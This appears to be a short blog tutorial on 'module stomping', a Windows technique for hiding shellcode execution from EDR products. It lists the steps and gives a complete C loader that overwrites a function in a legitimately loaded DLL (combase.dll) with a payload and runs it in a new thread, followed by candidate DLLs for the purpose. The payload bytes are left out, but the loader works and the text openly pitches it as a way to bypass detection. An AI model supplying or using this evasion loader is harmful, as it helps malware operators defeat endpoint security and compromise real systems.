Unbacked and backed memory allocation

It is known that executing shellcode from unbacked memory (VirtualAlloc) is a primary indicator for EDR detection. Module Stomping technique allow as to execute code from backed memory addresses associated with legitiamte modules on disk.
By aligning our shellcode with trusted memory regions, we can effectively bypass many modern detection heuristics.
VirtualAlloc creates a privated commited memory MEM_PRIVATE + MEM_COMMIT. Which is not backed aby any file on disk.
By loading a legitimate DLL into the process, we can overwrite its code section .text with our shellcode. Execution will occurs from memory backed by a legitimate DLL file.

Module Stomping
The module stomping execution flow follows.

- Load a decoy module:
-
Resolve a target function address.
-
Change memory protection to Read Write.
-
Overwrite the function memory with the shellcode.
-
Restore de protection.
-
Execute from stomped function.
Full code:
#include <Windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <wincrypt.h>
#pragma comment (lib, "crypt32.lib")
#pragma comment (lib, "advapi32")
unsigned char payload[] = {...};
int main(int argc, char ** argv) {
int payload_len = sizeof(payload);
// Load a well known library
HMODULE hModule = LoadLibrary("combase.dll");
// Select a target function to override
PVOID pTargetFunc = (PVOID)GetProcAddress(hModule, "CStdStubBuffer_AddRef");
// Change the protection to RW
DWORD oldProtect;
    VirtualProtect(pTargetFunc, payload_len, PAGE_READWRITE, &oldProtect);
// Copy the payload
memcpy(pTargetFunc, payload, payload_len);
// Restore the previous protections
VirtualProtect(pTargetFunc, payload_len, oldProtect, &oldProtect);
// Execute the function
HANDLE hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)pTargetFunc, NULL, 0, NULL);
    WaitForSingleObject(hThread, INFINITE);
    CloseHandle(hThread);
}
Note: Use a suitable module in order to copy the whole payload.
Module Candidates:
C:\Windows\System32\mshtml.dll
C:\Windows\System32\edgehtml.dll
C:\Windows\System32\combase.dll
C:\Windows\System32\DXCaptureReplay.dll